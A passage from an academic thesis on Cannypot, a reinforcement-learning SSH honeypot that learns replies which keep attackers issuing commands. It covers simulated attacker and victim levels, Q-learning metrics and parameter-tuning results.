


Figure 4.5: Flow-chart of an example of Exploit with dependent commands and outputs.

- Level 1 Attacker, does not store information about the history of past commands sent or outputs received. It distinguishes states using only the last command send. An example of state machine simulating this type of Exploit is shown in Figure 4.2, where state "3" is reached by multiples Path;
- Level 2 Attacker, it stores the history of commands sent to characterize the state. For this attacker, two sequence composed by "Command1 - Command2" and "Command3 - Command2" define two different states. An example of Level 2 Exploit is provided in Figure 4.6, where state "3" and state "9" are

distinct even if they sent the same command;

- Level 3 Attacker, the most complete, stores the collection of commands sent and outputs received to decide which is the next move to exploit the machine and to characterize the state. An example is provided in Figure 4.7. In this case, state "5" and "11" are distinct even if the sequence of commands sent is the same;

This different scenarios helped us to build different levels of *intelligence* for the victim module. The more the attacker distinguish between states, the more information are needed by the victim in order to react in different situations.

4.2.3 Adapting the RL state according to the attacker

In subsection 4.2.2 we analyzed how attackers differ in terms of states characterization. The more the attacker level grows, the more the number of states composing the state-machine simulating the attacker increases. The most complete attacker, Level 3 Attacker, is able to distinguish states according to both previous commands sent and previous outputs received. For this kind of attacker, there could exist different states in which the same command. Anyway, even if the same command is sent, the transition provoked by the same output may not be the same changing the state. An example of this situation is provided in Figure 4.5. The command "cp myFile myDir" should present different outputs according to the answer given for the command "ls myDir". A Level 3 Attacker is able to perform this kind of reasoning, maintaining in memory the history of the conversation. Compared to Level 1 Attacker, not only Level3, but also Level 2 Attacker presents an higher number of states, because the latter distinguishes between different states according to the sequence of commands sent.

In order to handle different levels of attackers, a proper design of the RL state used in the victim algorithm is necessary. As already described in chapter 3, one of the key features of RL is the definition of the environment state, used by the RL algorithm to distinguish among situations and to perform the best action in each particular situation. For our problem, the victim needs to distinguish between all the possible attacker states to be able to understand which is the output that makes the conversation longer. The number of victim states must be at least equal to the number of states characterizing the state-machine of the attacker. For this reason, the state signal received by the RL algorithm needs to store the same level of information that the attacker used to distinguish between its states.

Having three different level of attackers, we decided to design an equal number of different victim levels:

- Level 1 Victim: it characterizes the RL state with the last command received from the attacker. This kind of victim is able to understand which is the




Figure 4.6: Level 2 Attacker.




Figure 4.7: Level 3 Attacker.

output of a particular command that, in the majority of the cases, makes the attacker perform the longest sequence of commands. Therefore, it is not able to handle scenarios in which the same command may require different outputs;

- Level 2 Victim: it uses the sequence of commands received from the attacker to

characterize the state. It is more accurate respect to the previous one because it can handle attackers that take into consideration possible dependencies between commands;

- Level 3 Victim: the state signal stores information about all the commands received from the attacker and all the outputs answered by the victim. This case can handle attackers that take care of dependencies between both commands and outputs.

4.3 Results

In this section, we want to analyse the behaviour of our Victim module during the communication with the Attacker. Firstly, a description of the performance metrics is provided. Then we perform a survey of results using these metrics, varying parameters of both Attacker and Victim module. The results help us to make some predictions of the performances of the learning algorithm facing real attackers in a real world scenario.

4.3.1 Metrics

In this section, we describe the metrics used to evaluate the performance of Q-Learning and to understand its behaviour, changing parameters of both Attacker and Victim modules.

We can consider each interaction between an Attacker and a Victim as an Episode. In Table 4.1, we summarize the symbols used in the description of the metrics.

E	Episode
R_E	Final (cumulative) reward at the end episode E
N_E	Total number of episodes
N_{Cmd_E}	Total number of commands received from the attacker in the episode
N_{t_E}	Total number of time steps in the episode E
N_{Exp}	Total number of Exploits

Table 4.1: Formal notation for evaluation metrics.

In our work, we focus in maximizing the number of commands received from the Attacker before it leaves the conversation. For this reason, with the term *NumCommandsReceived* we indicate the number of commands received from the attacker in a single episode. In the count of commands we decided to consider all those commands that offer information about Attacker, so we do not consider the

"Exit" command. We can formally express this metric as:

$$NumCommandsReceived(E) = (N_{Cmd_E}),\ for\ E \in 1..N_E \tag{4.1}$$

This metric is strictly correlated to the number of *time steps* inside the Episode, because we defined a time step as the moment when the attacker sends a command to the victim. The final time step for the Victim is when the Attacker sends the "Exit" command, so $N_{Cmd_E} = N_{t_E} - 1$.

Another metric we used is the *FinalReward*, the cumulative reward obtained in an episode. We can express it as:

$$FinalReward(E) = (R_E),\ for\ E \in 1..N_E \tag{4.2}$$

Recalling that the learner is rewarded with a value of +1 when a command is received and with -1 when the connection is closed, the behaviour of this metric follows the one of *NumCommandsReceived*.

In order to use these metrics to perform comparisons between different scenarios, considering the average performance over different Exploits would be useful. For this reason we can define $NumCommandsReceived_{avg}$ and $FinalReward_{avg}$ as:

$$\begin{aligned} NumCommandsReceived_{avg}(E) &= (Avg(N_{Cmd_E})) \\ &= (\frac{1}{N_{Exp}} \sum_{i=1}^{N_{Exp}} N_{Cmd_E}) \end{aligned} \tag{4.3}$$

$$\begin{aligned} FinalReward_{avg}(E) &= (Avg(R_E)) \\ &= (\frac{1}{N_{Exp}} \sum_{i=1}^{N_{Exp}} R_E) \end{aligned} \tag{4.4}$$

Moreover, we can also consider the *moving average* over a window w, expressing $NumCommandsReceived_{mov_avg}$ and $FinalReward_{mov_avg}$ as:

$$\begin{aligned} NumCommandsReceived_{mov-avg}(E) &= (MovAvg(N_{Cmd_E})) \\ &= (\frac{1}{w} \sum_{i=E-w}^{E} Avg(N_{Cmd_E})) \end{aligned} \tag{4.5}$$

$$\begin{aligned} FinalReward_{mov-avg}(E) &= (MovAvg(R_E)) \\ &= (\frac{1}{w} \sum_{i=E-w}^{E} Avg(R_E)) \end{aligned} \tag{4.6}$$

Average and *Moving average* allow us to better visualize performance and perform comparisons without affecting the observation with oscillations of the metrics due to the random exploration feature of the Reinforcement Learning algorithm.

Another metric that we used is the *Cumulative Distribution Function (CDF)* of the final reward over the last 50 episodes:

$$CDFFinalReward(E) = (CDF(R_E)),\ for\ E \in N_E - 50 \dots N_E \tag{4.7}$$

This metric gives us the idea of the probability to find a certain value of reward during lasts episode of the learning phase.

We used these metrics in two phases. Firstly, we tested the three levels of Victim in the communication with all the three levels of Attacker to understand benefits and costs of different combinations. Then, using the level of the Victim that can handle level 3 Attacker, we tried to understand the difficulty of Q-Learning to learn what are the correct outputs that makes the Attacker following the longest Path. We decided to test our algorithm in different situations, changing the number of commands composing the longest sequence and the number of possible outputs that the victim could use to answer each command.

4.3.2 Combining different levels of Victims and Attackers

In this section, we study the performance of Level 1, Level 2 and Level 3 Victim in the communication with Level 1, Level 2 and Level 3 Attacker. We decide to go through this analysis to better understand the necessity of using an higher Level of Victim in the communication with Attackers. The more the level of the Victim increases, the more different states are defined. Having a large number of states may be a problem in term of memory space, so a solution with a lower level would be preferred. Moreover, generating states that are not strictly necessary may result in a delay in learning the actions to reach the longest Path. However, if the Victim does not distinguish the same amount of states defined by the Attacker Exploit, the learning logic would not be able to produce a policy to reach the longest Path.

To produce results about the performance of Q-Learning algorithm, we make the three different levels of Attackers repeating the interaction with the Victims for 1000 episodes using the same Exploit. The Exploit presents a longest Path with a length of 10 commands and the Victim has 6 plausible outputs for each command received. The results are then averaged over 10 different Exploits all sharing the same parameters to reduce random effects of exploration. To compare the performance of the Victims, the number of commands found for each episode following the best policy is used.

We start the analysis considering a Level 1 Attacker. The results using different Victim levels are provided in Figure 4.8. As expected, the number of commands received increases over episodes for all the three Victims. Level 2 and Level 3

Victim result to be slower respect to Level 1 Victim because they present an higher number of states than required by the problem. After 1000 episodes, on average they almost reach all the 10 commands in the longest Path.




Figure 4.8: Commands received from Level 1 Attacker changing Victim level.

Considering a Level 2 Attacker, Level 1 Victim results to be not enough to learn how to reach the longest Path. The situation is described in Figure 4.9. Level 2 and Level 3 Victim perform almost the same.




Figure 4.9: Commands received from Level 2 Attacker changing Victim level.

The results about last Attacker, Level 3 Attacker, are presented in Figure 4.10. The graph shows that a Level 3 Victim is needed to handle Level 3 Attacker. Neither Level 2 nor Level 1 Victim distinguish enough states to answer to the Attacker with correct output.

From the results, we achieve that Level 3 Victims are the only ones that can handle a Level 3 Attacker, finding the best Path. Using a Level 2 or a Level 1




Figure 4.10: Commands received from Level 3 Attacker changing Victim level.

Victim to interact with a Level 3 Attacker results in difficulty to distinguish between attacker states and to reach the longest Path. Using a Level 3 Victim to handle lower level of Attacker is possible, but with the cost of having a larger number of states than required by the attacker. However, in a real world scenario we can not make assumptions about the Level of Attackers with which we want to dialogue. Moreover, real attackers do not present a so distinct classification according to their level, but they may present a mixed approach, sometimes considering past commands and outputs, sometimes not. In the following section, we present results about the interaction between a Level 3 Attacker and a Level 3 Victim.


4.3.3 Tuning Exploit parameters

The goal of this section is to understand how the behaviour of Q-Learning change according to different Exploit parameters. In particular we study the trend of the reward and commands received varying:

- **depth**: the number of commands composing the longest sequence
- **amplitude**: the number of possible outputs for each command

The increase of both the presented parameters should result in a more difficult scenario for the victim. The results provided are obtained using Q-Learning algorithm with $\epsilon = 0.4$ and $discount = 1$. The interaction with an Attacker using the same Exploit is repeated for 1000 episodes. The results are then averaged among 30 different Exploits with same parameters.

We start the analysis from the simplest case of $depth = 5$ and $amplitude = 3$. Final reward and commands received are plotted in Figure 4.11.



(a) Final Reward **(b)** Commands Received

Figure 4.11: Final Reward and Commands Received during training for Q-Learning with $depth = 5$,$amplitude = 3$

The black line shows the average of the metric, while the red line the moving average. It is clear from the graphs that after a period of training, the learner reaches a stability. After about 260 episodes, the curve stops to increase and remain stable. The oscillations of the metrics are caused by the exploration performed by the learning agent.




Figure 4.12: Commands Received without exploring for Q-Learning $depth = 5$, $amplitude = 3$

In order to fully understand the policy learned by our algorithm,in Figure 4.12, we provide a plot about the number of commands received for each period following the best policy, without exploring. It is clear that after 260 episodes the learner understands how to reach the longest Path in the Exploits.

From Figure 4.13, considering the last 50 episodes of the interaction, we can confirm the trend of final reward. The graph shows that we have about 75% of





Figure 4.13: CDF(Final Reward) over last 50 episodes during training for Q-Learning $depth = 5$, $amplitude = 3$

probability to find a value of final reward higher than 1, considering also exploration. The trend of both this metrics is practically the same, due to the correlation between the reward signal and the commands received by the victim.



(a) Commands Received during training

(b) Commands Received without exploration

Figure 4.14: Commands Received with and without exploration for Q-Learning with $depth = 10$,$amplitude = 6$

According to the similar trend in the metrics, we continue the analysis considering only commands received that gives immediately the idea of performance of the algorithm in finding the longest Path. Considering Exploits with $depth = 10$ and $amplitude = 6$, the results about commands received from the victim are provided in 4.14a, while in 4.14b the same metric is used following just the best policy without exploring. In this case we can see that the learner have more difficulties in finding answers to follow the longest Path. After 1000 episodes, on average it reaches a good level of commands received, about 9 out of 10, but not the

maximum. The increasing trend of the curve in 4.14b suggests us that more than 1000 episodes are needed for this scenario. In order to confirm the latter sentence, we performed again the communication using an Exploit with *depth* = 10 and *amplitude* = 6 for 3000 episodes. The results are shown in Figure 4.15.






Figure 4.15: Commands Received without exploring for Q-Learning after 3000 episodes.

Results show that this scenario requires about 2000 episodes to reach the maximum level of Commands Found for all the 10 Exploits. However, we decide to limit the number of episodes to 1000 for the following analysis. Recalling that the number of episodes should represent the number of times an attacker tries the same Exploit in a machine, we do not want to get too far respect to real world scenarios.



(a) Percentage of Commands Received respect to length of longest Path.




(b) Average Commands Received over last 50 episodes.

Figure 4.16: Commands Received tuning *depth* parameter.

According to the results achieved, the learner results to have difficulties in finding the longest Path increasing the number of commands in the sequence and

the number of possible outputs for each command. We decide to better analyze the situation to understand the limits of our algorithm. In 4.16a, we show the percentage of commands received with respect to the number of commands in the longest sequence for $depth \in [5, 10, 15]$, following the optimal policy. It is clear that the learner needs more than 1000 episode to reach a stability when depth values become higher then 5. In 4.16b, bar plots with a more precise level of tuning of *depth* parameter is provided. We can see that our learner has difficulties in reach sequences longer than 8 in 1000 episodes.



(a) Percentage of Commands Received respect to length of longest Path.

(b) Average Commands Received over last 50 episodes.

Figure 4.17: Commands Received tuning *amplitude* parameter.

In Figure 4.17 we show that the same results are obtained increasing the number of possible outputs. We consider $amplitude \in [3, 6, 9]$. The difficulty of the learner in this case is due to the larger number of actions to explore. This exploration phase requires time, in term of episodes, and for this reason after 1000 episodes the learner does not reach the 100% of commands received. The decreasing trend of the bar plot confirms the previous results.

From the results obtained we are able to understand that providing more than 9 outputs for each command to the learner would result in a difficulty in finding the best among these outputs. Moreover, the learner is good enough to handle Exploits with the longest Path of 10 commands with good results. Considering Exploits with longer Path would require more interactions with the Attacker. In chapter 6, we implemented this learning algorithm in a real world scenario and we used these results to properly design the dictionary of possible outputs provided to our Victim.

4.3.4 Tuning exploration parameter

The exploration-exploitation trade-off is a crucial aspect of Reinforcement Learning. In this section, we analyze the performance of our algorithm tuning the ϵ parameter, the responsible of controlling the trade-off. We perform the tuning in a scenario of $depth = 10$ and $amplitude = 6$, averaging the results over 30 Exploits with same parameters.




Figure 4.18: Commands Received without exploring for Q-Learning tuning ϵ parameter.

The results are shown in Figure 4.18. It is clear that lower values of ϵ are preferred (0.2, 0.3,0.4 and 0.5), but using just 10% of exploration would result in worse performance in the ending phase of the training. The exploration is essential for our algorithm because at each step more than one action may be considered correct, but just one makes the Attacker following the longest Path. The same results are achieved changing Exploit parameters. All the results are shown in section A.1.

These results are used in chapter 6 to properly design the learner module of our architecture.

Chapter 5

Cannypot

In this chapter we illustrate Cannypot, an adaptive SSH honeypot using RL to automatically learn how to answer to attackers with the final goal of maximizing the amount of actions performed by intruders inside the honeypot. First of all, we discuss about the architecture of our work, describing the features needed by the problem and the interactions between modules. This system is intended as an improvement of an already existing honeypot, called Cowrie [1]. For this reason, a survey about Cowrie features and limitations is provided. Finally, we offer a precise characterization of each module, describing features and implementation.

5.1 Cannypot: features and architecture

As already stated in chapter 2, the final goal of our work is to improve the performance of an honeypot with the help of RL. In particular, we focus on obtaining an higher level of engagement between the attacker and the system, keeping the malicious user connected to the honeypot. We are interested in the number of commands that the attacker tries to perform inside our honeypot, because these commands represent a form of information about the nature of the intruders. In order to reach our goal, the system must satisfy a list of features:

1. In chapter 2, we described the scenario in which we are interested. We decided to implement a solution for the SSH protocol. In particular, we are interested in the commands executed during a post-exploitation by attackers. In order to allow attackers to log in our system and to send commands to be executed, our solution must present a module that mimics the SSH service and its protocols

[1] Cowrie GitHub repository: https://github.com/cowrie/cowrie

(Transport Layer Protocol, Authentication Layer Protocol and Connection Layer Protocol).

